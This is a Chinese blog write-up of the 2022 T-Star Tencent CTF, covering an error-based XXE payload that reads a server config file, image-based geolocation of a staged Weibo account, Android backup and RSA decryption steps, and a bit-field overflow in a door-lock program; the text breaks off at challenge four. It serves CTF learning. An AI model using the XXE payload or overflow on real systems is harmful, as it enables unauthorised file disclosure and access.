




t-star腾讯安全高校挑战赛2022 writeup

原创

唐仔橙  于 2022-05-03 11:30:38 发布  24  收藏

分类专栏: [CTF](#) 文章标签: [安全](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43200143/article/details/124552703

版权



[CTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏

文章目录

[t-star writeup](#)

[赛题一](#)

[赛题二](#)

[赛题三](#)

[赛题四](#)

[赛题五](#)

[赛题六](#)

[参考](#)

t-star writeup

赛题一

一个简单的验证码绕过,在包里,抓一下就可以登陆进后台了

赛题描述

未知之境

Into the Unknown.....未知之境.....

你看着屏幕上的文字，陷入了沉思。加密你的文件，还拍下了你的一举一动.....不管这个人是谁，他都是蓄谋已久。

那么，是不是应该拒绝？可人生的另一种可能.....带领你走向未知.....一股熟悉的躁动在指尖传来，不管这个设下圈套的人是谁，他一定都对你极为了解：他知道你不会轻易放弃，你知道你会接受挑战。

这是作为一个优秀的黑客，必不可少的品质。

你点开了这个神秘的网站。


<http://175.178.148.197:5000/>

这.....似乎需要你完成手机号验证才能登陆。进到这个世界后台，是否有更多消息？

提示：web题，flag为T-Star{字符串}中的字符串

提交结果

当前赛题今日已提交0/5次



在进入后台后,找到了几个功能点,尝试了sql注入等,一直没成功.

```
Request
Pretty Raw Hex
1 POST /api/like HTTP/1.1
2 Host: 175.178.148.197:5000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 17
9 Origin: http://175.178.148.197:5000
10 Connection: close
11 Referer: http://175.178.148.197:5000/
12 Cookie: session=eyJjb2RlIjpb7IiBiIjoiTnpRNU16WTQifSwibG9naW4iOnRydWUsIm1vYm1sZSI6IjE3MzIyMjMzMzIzIn0.Yl93mA.bcxABNjgVgSUQLrATPt-eKTM_kg
13 {
14   "id": "1" or 1
15 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.10.0
3 Date: Wed, 20 Apr 2022 05:25:22 GMT
4 Connection: close
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 61
7 Access-Control-Allow-Origin: http://127.0.0.1:5000
8 Access-Control-Allow-Headers: *
9 Access-Control-Allow-Methods: http://127.0.0.1:5000
10 Access-Control-Allow-Credentials: true
11 Vary: Cookie
12
13 {
14   "ERROR": "Expecting , delimiter: line 1 column 10 (char 9)"
15 }
```

<https://www.mi1k7ea.com/2019/06/27/从一道CTF题看如何利用本地DTD文件实现XXE攻击/>

后面应该要用XXE漏洞,这里自己知识方面有欠缺,确实没想到这个点

不过在看到有的师傅说用XXE的时候,自己尝试了也没成功,当时是报错了,没有解决...

看wp的时候发现有的师傅通过报错找到了解决方案

参考:<https://j7ur8.github.io/WebBook/VUL/%E6%8A%A5%E9%94%99XXE.html>

[https://stackoverflow.com > questions > lxml-e... ▼ 翻译此页](https://stackoverflow.com/questions/68811111/lxml.etree.XMLSyntaxError-Start-tag-expected-quot-quot-not-found-line-1-column-1)

lxml.etree: Start tag expected, '<' not found, line 1, column 1

2022年3月17日 · 1 个回答

You are using `lxml.etree.fromstring`, but giving it a file path as the argument. This means it's trying to interpret "C:\Users...\jh944.xml" as the XML data ...

XMLSyntaxError: Start tag expected, '<' not found, line 1 ... 2020年3月25日

XMLSyntaxError Start tag expected, '<' not found - Stack ... 2015年10月11日

lxml.etree.XMLSyntaxError: Start tag expected, '<' not found ... 2017年1月7日

Python XMLSyntaxError: Start tag expected, '<' not found, line ... 2020年7月20日

stackoverflow.com站内的其它相关信息

您 20/04/22 访问过该网页。

Content-Type: application/xml;charset=UTF-8

<http://175.178.148.197:5000/#/login>

```
<!DOCTYPE message [  
  
  <!ENTITY % aaa '  
  
    <!ENTITY &#x25; file SYSTEM "file:///proc/self/cwd/config.py">  
  
    <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///aaa&#x25;file;&#x27;>">  
  
    &#x25;eval;  
  
    &#x25;error;  
  
  '>  
  
  %aaa;  
  
>  
>
```

赛题二

当时在直播间网站里找到了返回主播信息的api,但是那个不对,是chengdu

瞎猜了一个腾讯总部,shenzhen...

看了wp后发现...没那么简单

赛题二

当前赛题今日已提交0/5次

赛题描述

ID背后

你紧盯着网站界面，这一番功夫下来，除了这个ID，你一无所获。可惜，ID不会说话。

等等.....ID，真的不会说话吗？这个ID.....会不会藏着更多信息？有没有可能，定位到这个ID背后的主人，究竟在在哪里？

提示：答案为城市名(限中文/小写英文) eg. 北京或者beijing

CSDN @唐仔橙

通过直播间id 及提示微博,找到这个用户



nightbaron042的直播间

nightbaron042

[TIPS] 欢迎关注主播的微博

CSDN @唐仔橙



nightBaron042

粉丝 113 关注 1

+ 关注

私信

There is more to life.

精选

微博

相册



全部微博 (7)



nightBaron042

3-29 15:40 来自 新版微博 weibo.com

Mission complete 😎



转发

16


26

CSDN @唐仔橙

这两张图片...

为啥要放两张呢,肯定有猫腻,两张图应该会不一样(找不同)

所以需要用到图片对比工具



能发现有一处不同...

结合上面的N,猜想这个像素点代表了经纬度...

所以怎么查找像素点位置呢


可以用工具,也可以用python脚本

参考 <https://blog.csdn.net/People1007/article/details/122420735>

```
# -*- coding: utf-8 -*-
"""
Created on Mon Jan 10 13:58:57 2022
@author: 2540817538 (有问题联系此QQ)
"""
import cv2
img=cv2.imread('C:/Users/25408/Desktop/p1.jpg')

def on_EVENT_LBUTTONDOWN(event, x, y, flags, param):
    if event == cv2.EVENT_LBUTTONDOWN:
        xy = "%d,%d" % (x, y)
        print(x,y)
        cv2.circle(img, (x, y), 2, (0, 0, 255))
        cv2.putText(img, xy, (x, y), cv2.FONT_HERSHEY_PLAIN,1.0, (0,0,255))
        cv2.imshow("image", img)

cv2.namedWindow("image")
cv2.setMouseCallback("image", on_EVENT_LBUTTONDOWN)
while(1):
    cv2.imshow("image", img)
    key = cv2.waitKey(5) & 0xFF
    if key == ord('q'):
        break
cv2.destroyAllWindows()
```



CSDN @唐仔祺

官方推荐的工具:<https://www.textcompare.org/image/>

东经114, 纬度的话,159不太合适,应该是180-159 ,大概是21

就大概在深圳附近了



经纬度查询

推荐: [高清卫星地图](#) (功能更强大)

地名: 如: 北京

搜索

经度: 114.18338288281248

纬度: 22.66590974637538



1 坐标系统

5 三坐标测量仪

9 圆度测量仪

13 管理员密码

17 经纬度地图

21 车牌识别

2 城市盟网络管理

6 经纬度查询

10 全景VR

14 广告监测

18 二维码检测

22 安防监控系统

CSDN @唐仔裡

赛题三

首先分析数据包,找到一个东西,搜索一下后发现是安卓的备份文件,

然后就找工具进行提取

解密工具<https://github.com/nelenkov/android-backup-extractor>

注意在流量包导出的时候要用raw格式,不然会出错

赛题描述

视线之外

一不做二不休，你决定索性去目的地一探究竟。

你跟着指示一路找了过来，发现自己站在一扇紧锁的大门前。刚一靠近，门禁系统就发生了刺耳的警告声。

硬闯显然是不可能的，你紧盯着大门上的标志，突然灵光一现：试试捕捉流量吧！

果然，你捕捉到了一段流量！这个里面，会不会有你需要的关键信息？

<http://175.178.148.197/031ocvpfrc1b79a0f61/pkt>

提示：包含多个小关卡

<https://www.pythonheidong.com/blog/article/292582/15f3839803f9ac5b7aa5/>

怀疑是加密的备份文件

```

0012host:transport-anyOKAY001ebackup: '-apk' 'ctf.misc.step'OKAYANDROID BACKUP
3
1
AES-256
5A60E4625BFEC399ED364994C56348F9C9FE24130D7E43AE074578BD6232A6E1693D976E2089BA1B4F4CE6C968F76BFFD8A613715897
9381C1D6EBC59CA78946
1176B4454D9E1AD6CCA17816D0680AD234202DD7CA1F5519D5E8018C94CD0A994C104AC7CB2F5DD772EE2C54847506B18955DC989B4C
9C1E52EA7FD2B17EFE4D
10000
1D05507D416DC9F91455B6C77604BCA4
F62379D1C163E44B280338D585F52A10EF94EA4450B8EE7788EF62359C00CBA26B678E85CE7B54BEED58FEC9EC0CDA0A360BE71DBBD1
6A7D827EF7DA8AC0184709FC27F24EF0A5727403564A6ABFAABD57E26F02986F40740F7974805C56D76C
.[k...P.At;2.`.....H.....\?0.7..S.....}%Vvm...Xg...J.`S).b...0..]}=.o,#.1.....}A.B./.....1..gW:...i.
  \.\l.'7:..{l.Io.tB.....Q.....n.. 1....Cuq..p..1z...:&.....q.P 7&...8..n...o.ii.
3-.....x5.....y...h...8k...#...}.$h.D..q...Dl|.g.hB...
.)<.GC..i}.'$.C_.....cL/;.Q..=&.-....."^..Hs.....a.>...lc...../..b7....I?....."2.*n<.....M.e[...m
T.....#.....h/.....~(..2."f.V.....).N.....t...u.....~/......+..l%Ggw..|..... b.....K..... D..
7@.2.i.u#.BT.^sg...{Mq..q...-...|J..t...w...?..:'
F.U=..lb...oIq...7.;.. 85..H...l.d.!.....cb.$..
...s..j..0..0.....v...j...@..
...HD0Kmm..."..@...L$%^.....{.^B.S..N....'c.>|Tm.Ie..0....&;.....Z....!
&.e.U.g%.kK*9?TR...."3.*+. .>FHh.!0.. .+.....v.
...0..~.....
...
.d...../..h.0.6G.....=.y.....n.<h...L.'+.A3g.....0..m..D~.80~B2.(M#..L...DT.....V....k\..
7..?.D.....xQ..!.H.....p.N9G...w../S4C..I!?.0.n.~.....7.....7.\..].Z8.:%.p.p.(./U..lc.....
%Nd.....'.nK<.Z.@.jAFC$.C.T...l[.S.N...h}"n(.).I..{I.^J
.h/M.O..~.....=6HN.Bb..x'_..T..~.....7N..D..'..o.....@->..<..^..l"e,w.5..gn.^
.....$.Q$c.d,5R..a4...v.Z..0...<qq..^.....=S..M-`..y...N.s...M..9....i.`R}.....0.....$k...L.....-
d.H.;$.[..0..?.7.=T. <.....L.6.u<...3...j.x0.K..~+.G.5d.[V%.6[...\......@.....Q..4...I...A...\.
8.:~...ywQ.....R.....!.....[T...+(.....%0..$.lN..9....q...x..._..S+.1,A.y..&f.oS..b...j3.;;
{.....a..{C.&aw.07...w..G...V. .lq.#..h>..j.
\..*j.....h<N.....".a..ux.....u..N.....nN...-.'.wnla..6..S;A.....;A.....{ }.....
.r.. +J..s...Vh."L.....h.4G._J
.).....9...Y...<.o.^SD..0.6...h.IF...N...0.2.z.f...f..u.0bM..0.....>{& .^Z.0.D*;..P0...s.
$.a...cYS...R.@n.....b..u
9w.XG-.?. l.I..R...^.....}.j&...1..

```


https://blog.csdn.net/qq_33356474/article/details/92188491/

<https://blog.csdn.net/rozol/article/details/89262879>

反编译apk

https://blog.csdn.net/qq_28018283/article/details/115330062

提取备份文件的时候有密码,密码也在流量里,




这里有一个问题,mac系统提取的文件可能有问题,我少了一个压缩包,回头再研究

解压缩后得到了一个flag.zip和密钥文件



private_key.pem



flag.zip



key.en

CSDN @唐仔橙

这是一个加密文件和私钥,用私钥解开即可

```

from M2Crypto import RSA,BIO

private_key_str = file('private_key.pem','rb').read();
private_key = RSA.load_key_string(private_key_str);
with open("key.en",r) as f:
    data = f.read()
de_data = private_key.private_decrypt(data,RSA.pkcs1_padding);

```

或者

openssl rsautl -decrypt -in key.en -inkey private_key.pem -out flag.de

得到密码后解开压缩包,里面的flag.txt是一串01

```

11111101001010101011011111110000010100011000111101000001101110100110100101000010111011011101010000110001000101
11011011101011010010010110101101100000100100111011001010000011111110101010101010111111100000000011110010000
0000000011001101000011010101001101111000111011011101100001111000011010010111001001011111100010000110100001101
00001000001001001011010010110100101111010011110100111101001110100101101001011010010001110011101101111
011001110000001001010100110001100100100111011111111111101110110100101110011011101110010011101110000011111
0001100100001010011011001111101101001111100100011001000111100110011000000000100101010110101110011111101011
000110100010100101000001110011111001000100010010111010101001111111101111010111010000001000000000111010111011
11000101011011100111010000010111001110110111001110111111

```

在网上搜索了一番,猜想可能是代表二维码,01代表黑白像素,用脚本解一下

```

from PIL import Image
MAX = 29
#二维码大小
pic = Image.new("RGB", (MAX, MAX))
str = "111111010010101010110111111000001010001100011110100000110111010011010010100001011101101110101000011000
10001011101101110101101001001011010111011000001001001110110010100000111111101010101010101111110000000001111
0010000000000011001101000011010100110111100011101101010101100011110000110100101110010010111110001000011010
0001101000010000010010010110100101110100111101001111010011100000111010010110100101110010001110011100
1101111011001110000001001010100110001100100100100111011111111111101110110100101011100110111001001110111000
001111100011001000010100110110011110110100111100100011110011001100000000100101010110101110011111
1101011000110100010100101000001110011111001000100010010111010101001111111111110111101011101000000100000000011101
01101111000101011100111010000010111001110110111001110111111"
# str为获取的01片段,注意要把01连成一串,因为换行符也是占一位的,会干扰图像
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(str[i] == '1'):
            pic.putpixel([x,y],(0, 0, 0))
        else:
            pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
pic.save("1.png")

```



扫描后得到/033yia8rqa1921ca61/systemlockdown

再加上apk里面有个ip,这样的话组合起来下载这个文件

下载下来之后发现是一个二进制文件和一个readme,阅读后知道是一个门禁系统,给了源码,需要你去破解密码.

下面的事情就是阅读源码找出漏洞了,给了源码,就可以自己编译调试了,最笨的办法就是加一些输出来调试变量.

读了一段时间后,明白了这个逻辑,你只能输入数字,并且必须输入一样的,它会有三个检查的地方,

checker1->passed && (checker1->checksum1 == checker1->checksum2) && checker1->checksum3 > 0)

分别检查passed是否为0,checksum1是否等于checksum2,checker1是否大于checksum3.

其实如果为了快速解题的话,答案已经快出来了,既然只能输入一样的数字,那就10种选择了,虽然题目说了是6位密码,但实际上它检查了7位,所以可以输入7位.挨个尝试后得到答案.

正统的解应该是第七位是一个溢出,覆盖到了结构体里面的key_data,而key_data是由比特表示各个字段的,所以,字符5的二进制表示001110101,存放进去后passed = 1 / checksum = 01 / checksum2 = 01 / checksum3 = 001,可以满足上述条件.

```
struct {
    char password[6];
    char key_data;
} management = { 0 };
```

门禁用的是Windows 10, x86系统.....经过一番分析,你成功拿到了门禁系统源码,可喜的是,门禁认证系统已经写死,即使是管理员也无法更新。

但,就在破解源码的过程中,管理员也觉察到门禁源码泄露,提前关闭了门禁系统,你输入的密码将无法认证。时间一分一秒过去,不能再犹豫了,需要立即输入密码,解锁门禁。

PS: MSVC 2015以后的版本编译, Debug, 不开启任何优化, 请以提供的附加材料为准 (Binary与下列源码表现一致, 输入的答案通过与否请以该Binary的输出为准)。

flag: 如果你认为输入12345可以解锁门禁, 则请提交答案: md5(12345)

```
#include <iostream>

struct door_key {
    unsigned char passed : 1;
    unsigned char checksum1 : 2;
    unsigned char checksum2 : 2;
    unsigned char checksum3 : 3;
};

//The system doesn't allow ANYBODY to Log in now.
#define SYSTEM_SHUTDOWN 1

void check(char* password, door_key* d) {
    if (SYSTEM_SHUTDOWN) {
        return;
    }

    if (memcmp(password, "888888", 6) == 0) {
        d->passed = 1;
        d->checksum1 = 88;
        d->checksum2 = 88;
        d->checksum3 = 88;
    }
}

void call_the_police() {
    abort();
}

int main()
{
    door_key* checker1 = 0;

    struct {
        char password[6];
        char key_data;
    } management = { 0 };
```

```

char ch = 0;
char last_ch = 0;
int i = 0;

if (SYSTEM_SHUTDOWN) {
    std::cout << "Notify from the administrator: NOBODY is allowed to login now!!!" << std::endl;
    std::cout << "YOUR LOGIN REQUEST WILL NOT BE HANDLED AND WE WILL CALL THE POLICE INSTANTNLY IF YOU DIDN'T PASS THE CHECK." << std::endl;
}
retry:
    std::cout << "Please enter your 6-digit password, type '[6 digit number] then Enter' to confirm (For example: 123456): " << std::endl;
    for (i = 0; i <= 6; i++) {
        ch = std::cin.get();

        if (ch == '\n')
            break;
        if (!isdigit(ch) && ch != '\n')
            call_the_police();

        // Developer A:
        // Add an easy check, our strong 6-digit password is 888888 !
        // Pre-check if every digit is the same.
        if (ch != '\n' && last_ch && ch != last_ch)
            call_the_police();

        last_ch = ch;
        management.password[i] = ch;
    };

    checker1 = (door_key *)&(management.key_data);

    check(management.password, checker1);

    if ((checker1->passed && (checker1->checksum1 == checker1->checksum2) && checker1->checksum3 > 0)) {
        std::cout << "Congurations! You have entered the correct password.";
    }
    else
        call_the_police();
}

```

Flag: md5(5555555) = 992e63080ee1e47b99f42b8d64ede953

赛题四

人去楼空

终于成功解开了门禁！进入了紧闭的房间，这里似乎曾经是一个总部实验室，然而此刻已是人去楼空，房间里空荡荡的，一个人都没有。

看来，不管这里曾经是谁在这里，房间里的秘密都已经随着主人一起离开了。

突然，一股刺耳的闹钟铃声划破寂静——

竟然有人在这里留了一部手机？难道说，你的一举一动都在人的意料之中？

铃声不知疲倦地响着，似乎笃定了你会接。

你拿起了手机。

这里面是有什么信息吗？

<http://175.178.148.197/b378603d0266d73e743c8d05f5bc3ebe.zip>

